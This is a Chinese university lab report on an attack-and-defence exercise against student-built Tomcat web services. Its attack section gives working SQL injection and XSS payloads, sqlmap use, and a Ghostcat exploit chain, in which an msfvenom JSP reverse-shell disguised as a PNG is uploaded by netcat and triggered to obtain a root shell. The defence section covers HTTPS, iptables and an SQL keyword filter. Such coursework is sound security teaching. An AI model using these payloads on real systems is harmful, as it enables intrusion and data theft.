華中科技大学

课 程 设 计 报 告

题目： 信息安全综合设计与实践

课程名称：信息安全综合设计与实践

专业班级：_____

学　　号：_____

姓　　名：_____

指导教师：_____

报告日期：_____

教师评语：

分数：

网络空间安全学院

目录

1 攻击实验过程记录

1.1 漏洞扫描

1.1.1 Arachni 框架简介

使用到的漏洞扫描框架是 arachni。Arachni 是一个包含很多特性、模块化的、高性能的 Ruby 框架，目的是帮助渗透测试人员和管理者评估现代 web 应用程序的安全。Arachni 是免费、源代码开源的，它支持所有主流操作系统，如：Windows、Mac OS X 、Linux，通过便携式可移植包的形式进行分发，使其满足即时部署的要求。Arachni 可导出评估报告。

Arachni 是一个能够满足很多使用场景的通用的安全扫描框架，范围覆盖非常广，既包括小到一个命令行指令的扫描，又包括高性能的网格扫描、脚本认证审计、多用户多 web 合作平台。此外，它简单的 REST API 使集成变得轻而易举。

最后，由于其集成的浏览器环境，Arachni 可以支持高度复杂的 web 应用程序，这些应用程序大量使用 JavaScript、HTML5、DOM 操纵和 AJAX 等技术。Arachni 为现代 web 应用程序技术提供一流的覆盖率、漏洞检测和准确性。

1.1.2 扫描结果

运行 arachni_web.bat，开启本地 9292 端口监听。在地址栏输入 http://localhost:9292，打开 arachni 的 Web-UI 界面，使用 README.txt 中的账号密码登录，如图 1.1 所示。



图 1.1 运行 arachni

添加一个 scan 任务，目标 URL(攻击对象)：http:10.12.162.1:8308/ScorePrj/，Confuguration profile 选择默认的 Global，扫描结果如图 1.2 所示。其中以基于时

间的 SQL 盲注入漏洞和未加密的密码传输（http 协议，可被窃听或者产生 XSS 攻击)两个漏洞最为突出。1.2 节、1.2 节、1.4 节的攻击就是基于这两个漏洞展开的。



图 1.2 扫描结果

1.2 SQL 手工注入

通过对 ScorePrj 项目源代码审查得知，在其 dao. FunctionDao 类的 getUsersFormAccountPassword 函数中，对用户输入的密码未做合法性检查，存在 SQL 注入漏洞，如图 1.3 所示。

```
String sqltext = "SELECT * FROM " + tablename + " WHERE ACCOUNT= '"
        + account + "' AND PASSWORD='" + password + "';";
```

图 1.3 SQL 注入漏洞源代码

测试该漏洞，以 1701-1 组的 web 服务为例，在其用户名和密码的输入框内分别输入 1'or'1'='1，可以获取到学生 1 的成绩信息，如图 1.4，图 1.5 所示。

图 1.4 SQL 手工注入



图 1.5 获得学生信息

1.3 sqlmap 注入

对以上 SQL 注入可借助工具实现，用 Burpsuite 进行抓包，抓取 POST 请求后用 sqlmap 注入。

以 1702-01 组的 web 服务为例，捕获的 HTTP 报文如图 1.6 所示。



图 1.6 Burpsuite 捕获的 HTTP 报文

将报文保存到文本文件 1.txt 中，在控制台执行命令 python sqlmap.py -r 1.txt，探测数据库类型，可见 sqlmap 探测到数据库类型为 Mysql。



图 1.7 数据库类型

继续探测数据库表名，列名等信息。



图 1.8 获得数据表

1.4 XSS 攻击

LoginServlet 类实现了 doGet 方法，表明 web 服务器可接受 get 请求，审查其 doGet 方法，发现其对 get 字段未做检查，存在 XSS 攻击漏洞。

```
String account = request.getParameter("account");
String password = request.getParameter("password");
String identity = request.getParameter("identity");
```

图 1.9　XSS 漏洞代码

由之前 SQL 注入和代码审查可知，学生登录时查询了 T_SCORESYSTEMS-TUDENTS 表，该表有 ACCOUNT、PASSWORD、NAME、AGE、SEX 共 5 列，其中 NAME 列记录了学生的名字，在学生登录后将显示在 web 页面上，若将其 NAME 字段改为代码，则可实现反射型 XSS 攻击。

以 1701-01 组 web 服务为例，在地址栏输入 http://10.12.162.1:8101/ScorePrj/servlet/LoginServlet?account=001&password=%27%20UNION%20SELECT%201%2C1%2C%27%3Cscript%3Ealert(8304)%3C%2Fscript%3E%27%2C1%2C1%3B%20%23&identity=student

图 1.10 XSS 攻击

1.5 幽灵猫漏洞利用

Tomcat 默认开启的 AJP 服务，端口号为 8009，攻击者可构造恶意的请求包进行文件包含操作，进而读取受影响 Tomcat 服务器上的 Web 上的任意文件。

由于 8009 端口没有被映射到外网，故该漏洞需要在 docker 容器内利用。事先准备好 Kali Linux 镜像，安装到 docker 中，对内网活动主机及开放端口进行扫描，可见一些开放 8009 端口的主机。

```
Nmap scan report for 172.17.0.5
Host is up (0.0000080s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3306/tcp open  mysql
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: 02:42:AC:11:00:05 (Unknown)

Nmap scan report for 172.17.0.6
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:AC:11:00:06 (Unknown)

Nmap scan report for 172.17.0.7
Host is up (0.0000080s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8009/tcp open  ajp13
MAC Address: 02:42:AC:11:00:07 (Unknown)

Nmap scan report for 172.17.0.8
Host is up (0.0000080s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8009/tcp open  ajp13
MAC Address: 02:42:AC:11:00:08 (Unknown)

Nmap scan report for 172.17.0.9
```

图 1.11 内网扫描

以 1703-08 组为例，其服务器 IP 地址为 172.17.0.17。执行命令 git clone https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi 获得漏洞利用代码，得到 login/login.jsp 的代码，执行命令，

python 1.py 172.17.0.7 -f login/login.jsp

```
root@[redacted]:/home# python 1.py 172.17.0.7 -f login/login.jsp
Getting resource at ajp13://172.17.0.7:8009/asdf
----------------------------
<%@ page language="java" contentType="text/html; charset=gb2312"
    pageEncoding="gb2312" errorPage="/error/errorPage.jsp"%>
<html>
<head>
<title>NEO</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312"><style type="text/css">
<!--
body {
        background-color: #1E639E;
}
.STYLE1 {color: #FFFFFF}
#Layer1 {
        position:absolute;
        width:246px;
        height:174px;
        z-index:1;
        left: 179px;
        top: 9px;
}
#Layer2 {
        position:absolute;
        width:200px;
        height:115px;
        z-index:1;
        left: 261px;
        top: 15px;
}
#Layer3 {
        position:absolute;
        width:200px;
        height:115px;
        z-index:1;
        left: 18px;
        top: -2px;
```

图 1.12 得到 web 服务器文件代码

利用此漏洞可进一步获得该主机 root 权限的 shell。

由于 1703-08 组的主机 test 用户权限过高，可以进入 webapps 目录，且可以

使用 nc 命令传输文件，故可以上传木马以获得 shell。

在 kali 使用 msf 生成反弹 shell 木马，msfvenom -p java/jsp_shell_reverse_tcp LHOST=172.17.0.20 LPORT=4444 R > shell.png 其中 kali 的 IP 地址为 172.17.0.20。

将 shell.png 通过 netcat 上传至 web 服务器，在 kali 执行 nc -l -p 4444 < shell.png 在服务器使用 test 用户在 webapps /ScorePrj/login/目录下执行 nc 172.17.0.20 4444 > login.png ，login.png 即为图片木马，其命名方式具有迷惑性，不易被发现。

```
test@e61a24042c90:/usr/local/apache/apache-tomcat-8.5.46/webapps/ScorePrj/login$ nc -l -p 4444 > test.png
test@e61a24042c90:/usr/local/apache/apache-tomcat-8.5.46/webapps/ScorePrj/login$ ls -l test.png
-rw-r--r-- 1 test test 1497 Sep 25 13:22 test.png
test@e61a24042c90:/usr/local/apache/apache-tomcat-8.5.46/webapps/ScorePrj/login$
```

图 1.13 上传图片木马

在 kali 端开启 msf 监听，

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload java/jsp_shell_reverse_tcp
payload => java/jsp_shell_reverse_tcp
msf exploit(multi/handler) > set lhost 172.17.0.20
lhost => 172.17.0.20
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) >exploit
```

从 https://github.com/doyensec/ajpfuzzer/releases 获得 ajpfuzzer_v0.6.jar 在 kali 下运行：java -jar ajpfuzzer_v0.6.jar，连接目标端口：connect 172.17.0.7 8009，执行以下命令：

forwardrequest 2 “HTTP/1.1” “/123.jsp” 172.17.0.7 172.17.0.7 porto 8009 false “Cookie:AAAA=BBBB”,“Accept-Encoding:identity” “javax.servlet.include.request_uri:/”,“javax.servlet.include.path_info:login/test.png”,“javax.servlet.include.servlet_path:/”



图 1.14 实施攻击

最终获得 root 权限的 shell



图 1.15 获得 shell

2 防御实验过程记录

2.1 系统拓扑结构

为实现系统功能并提高系统安全性和可维护性，本次系统设计采用 2 个 docker 容器实现，其中一个作为网关提供数据中继和安全保护，一个作为 web 服务器提供 web 服务。系统拓扑结构如图 2.1 所示。



图 2.1 系统拓扑结构

2.2 配置 https

为防止窃听事件，保证 http 层数据安全性，web 服务器配置了 https 协议。由 web 服务器生成密钥库，在%JAVA_HOME%/bin 目录下执行./keytool -genkey -alias BaiXiaoChun -keyalg RSA -keystore /root/.keystore，如图 2.2 所示。密钥库文件保存在/root/.keystore。

```
root@167aed2b0b23:/usr/lib/jdk/jdk1.8.0_221/bin# ./keytool -genkey -alias BaiXiaoChun -keyalg RSA -keystore
/root/.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  BaiXiaoChun
What is the name of your organizational unit?
  [Unknown]:  CSE
What is the name of your organization?
  [Unknown]:  HUST
What is the name of your City or Locality?
  [Unknown]:  WuHan
What is the name of your State or Province?
  [Unknown]:  HuBei
What is the two-letter country code for this unit?
  [Unknown]:  CN
Is CN=BaiXiaoChun, OU=CSE, O=HUST, L=WuHan, ST=HuBei, C=CN correct?
  [no]:  y

Enter key password for <BaiXiaoChun>
        (RETURN if same as keystore password):
Re-enter new password:

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an industry stan
dard format using "keytool -importkeystore -srckeystore /root/.keystore -destkeystore /root/.keystore -dests
toretype pkcs12".
```

图 2.2 生成证书

在浏览器地址栏输入 https://10.12.162.1:8304/ScorePrj，可见已经使用 https 协议，可通过查看证书验证。由于之前生成的密钥库已经过期，故重新生成了一个。

图 2.3 验证 https

图 2.4 查看证书信息

2.3 配置端口转发

为避免 web 服务器直接暴露在外网下，在网关服务器上使用 iptables 配置了端口转发，网关服务器的 80 端口将数据转发到 web 服务器的 443 端口。

iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 172.17.0.14:443

iptables -t nat -A POSTROUTING -p tcp -d 172.14.0.14 --dport 443 -j SNAT --to-source 172.14.0.17

其中 172.17.0.14 为 web 服务器地址，172.14.0.17 为网关服务器地址。

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
DNAT       tcp  --  anywhere             anywhere            tcp dpt:http to:172.17.0.14:443

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
SNAT       tcp  --  anywhere             adsl-172-14-0-14.dsl.lgtpmi.sbcglobal.net  tcp dpt:https to:172.14.0.17
```

图 2.5 网关服务器端口转发

同时，在 web 服务器上使用 iptables 配置访问规则，只允许网关服务器访问其 22 端口和 443 端口，对其他任何 IP 地址不开放任何端口。

iptables -A INPUT -p tcp -s 172.14.0.17 --dport 22 -j ACCEPT

iptables -A INPUT -p tcp -s 172.14.0.17 --dport 443 -j ACCEPT

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     tcp  --  adsl-172-14-0-17.dsl.lgtpmi.sbcglobal.net  anywhere             tcp dpt:ssh
ACCEPT     tcp  --  adsl-172-14-0-17.dsl.lgtpmi.sbcglobal.net  anywhere             tcp dpt:https
```

图 2.6 web 服务器端口配置

2.4 test 用户权限设置

test 用户用于提供远程服务，其密码对外公布。如果 test 用户权限过高，会威胁到系统的安全。因此，要限制 test 用户的权限。

```
Connection to localhost closed.
cse@cse-virtual-machine:~$ ssh root@localhost -p 2397
root@localhost's password:
Permission denied, please try again.
root@localhost's password:
```

图 2.7 限制 root 远程登陆

修改/etc/ssh/sshd_config 文件，禁止以 root 身份远程登录。

```
cse@cse-virtual-machine:~$ ssh test@localhost -p 2397
test@localhost's password:
Last login: Wed Sep  9 16:24:55 2020 from 172.17.0.1
Could not chdir to home directory /home/test: No such file or directory
$ su
Password:
su: Permission denied
```

图 2.8 禁止普通用户 su

配置/etc/pam.d/su 和/etc/login.defs 限制普通用户 su。具体说明见 https://blog.csdn.net/qq_36730964/article/details/105811266。



图 2.9 限制 ssh 服务的白名单和黑名单

限制 ssh 服务放行的 ip，具体操作见 https://blog.csdn.net/lailaiquququ11/article/details/83510406。



图 2.10 安装 jailkit

在 jailkit 官网 https://olivier.sessink.nl/jailkit/howtos_ssh_only.html 上有相关操作过程，总结如下：

1.wget https://olivier.sessink.nl/jailkit/jailkit-2.19.tar.bz2

2.tar jxvf jailkit-2.19.tar.bz2

3.cd jailkit-2.19

4.apt-get install gcc make python

5../configure

6.make && make install

(adduser 增加用户 test)

7.mkdir /home/jail

8.jk_init -j /home/jail ssh

9.jk_cp -v -f /home/jail /bin/bash

10.jk_jailuser -j /home/jail -s /bin/bash -m test

Jailkit is a set of utilities to limit user accounts to specific files using chroot() and or specific commands. 安装之后 test 的权限将受到极大限制，专用 shell 中几乎所有的常用系统指令都无法使用（可以使用哪些取决于管理员安装了哪些）。

2.5 SQL 注入防御

SQL 注入漏洞是本实验中最明显的漏洞。在 1.1 SQL 手动注入的部分中可

以看到，程序并没对登录时用户输入的数据进行过滤，这导致了程序存在 SQL 注入漏洞。为了对用户输入的数据进行合法性检查，需要添加代码对输入的数据进行过滤，使程序只对合法输入进行正确响应，而对非法数据进行警告提醒。

程序会通过 servlets. LoginServlet 类处理与用户的交互，用户在登录界面文本框里输入的用户名、密码、身份等，会首先读入的到该类中，然后 servlets. LoginServlet 类会调用 dao. FunctionDao 类来执行数据库操作，再把结果反馈给 servlets. LoginServlet 类，servlets. LoginServlet 类会把结果在网页上显示出来，并记录相关日志。

而漏洞产生的原因是 dao. FunctionDao 类来执行数据库操作时，可能会调用一些非法指令。处理的一种办法是在 servlets. LoginServlet 类在登录界面读取登录数据时，就对该数据进行检查， 如果不合法就跳转到警告界面。

过滤的方法采用了关键字过滤方法，首先列举出常见的与数据库操作关键字或字符，用它们构成一个关键字过滤器，并定义一个检测方法 isValid：

```
private static String reg = "(?:')|(?:--)|(/\\*(?:.|[\\n\\r])*?\\*/)|(?:&)|(?:\\|)|"
        + "(\\b(select|update|union|and|or|delete|insert|trancate|char|into|substr|a
private static Pattern sqlPattern = Pattern.compile(reg, Pattern.CASE_INSENSITIVE);

private boolean isValid(String str){
        if (sqlPattern.matcher(str).find())
        {
            //logger.error("未能通过过滤器: str=" + str);
            return false;
        }
        return true;
    }
```

图 2.12 检测方法定义

在 servlets. LoginServlet 类读入用户数据后，就会对数据进行检查，如果合法就进行数据库操作，否则就在浏览器中跳转到警告界面。

```
if(!isValid(account) || !isValid(password)) {
    response.sendRedirect("/ScorePrj/login/loginError.jsp");
}
```

图 2.13 页面跳转代码

该方法的优点是能有效防御数据库注入攻击，而缺点是由于使用关键字过滤方法，用户在设置自己的密码时会有一些限制。

2.6 自我漏洞扫描

在实施上述防御措施后，再用 arachni 漏洞扫描框架进行扫描，扫描结果如图

2.14 所示。可以看到，与对攻击对象扫描的结果不同，在进行了 SQL 注入防御和改用 https 后，SQL 盲注入漏洞和明文传输的漏洞消失了，没有任何高危漏洞，仅仅存在 common dictionary(默认目录配置，对安全性没有太大影响)，可见在实施相应的防御措施后，系统的安全性得以大大提升。



图 2.14 自我漏洞检测

3 总结体会

本次课程我与***3 位同学共同组成了 1703-04 白小纯队，利用学院提供的平台，搭建了自己的安全 web 系统，实施了一些防御措施以提高安全性，同时对其他小组的系统进行了渗透测试，并得到一些攻击结果。

在实验中我主要负责了攻击过程，系统拓扑结构的搭建和 https 协议的部署。实验中对多个小组进行了 SQL 手工注入，sqlmap 脚本注入，XSS 攻击，并且对 1703-08 组进行了幽灵猫漏洞的利用；与组员讨论后决定使用网关-web 服务器的方式部署系统，配置了网关的 iptables，实现了端口转发，将 web 服务器隐藏在内网内，仅对网关开放端口；同时为防止窃听事件，又部署了 https 协议，使用自签名证书，保证数据传输安全性，避免了链路上的窃听。

实验过程中我遇到了很多问题，特别是在幽灵猫漏洞利用获得 root 权限 shell 的部分。我在查询 tomcat8.4.5 漏洞的时候发现了 CVE-2020-1938 漏洞，得知这是 Apache Tomcat 曝出 Ghostcat 高危文件读取/包含漏洞。经 nmap 扫描获得了局域网的活动主机及开放端口，发现了不少主机均开放了 8009 端口，而大多数小组对 test 用户进行了权限设定，无法进入 tomcat 目录进行进一步测试。尝试几个小组后终于发现 1703-08 组的 test 用户权限过高，允许发送接收文件，我根据 CVE-2020-1938 漏洞的描述，结合 KaliLinux 对其进行了渗透攻击，终于获得了其 root 权限的 shell。

我还对 Linux 系统防御措施有了进一步了解，熟悉了 Linux netfilter 框架的结构，iptables 的使用，学会了合理配置防火墙规则，巩固了所学的理论知识。同时学习了 docker 容器的安装和使用，体会到 docker 虚拟机的便捷性。

本次实验让我更加深刻的认识到信息系统的安全性防护是复杂困难的，特别是系统提供多种服务，各种服务存在潜在漏洞时，同时体会到攻击事件无处不在，要时刻警惕可能发生的攻击。在今后的学习中我要继续总结归纳已学知识，把理论知识用在工程实践中，虚心向别人请教问题，分享自己的心得体会，争取早日为国家空间网络安全事业贡献自己的力量。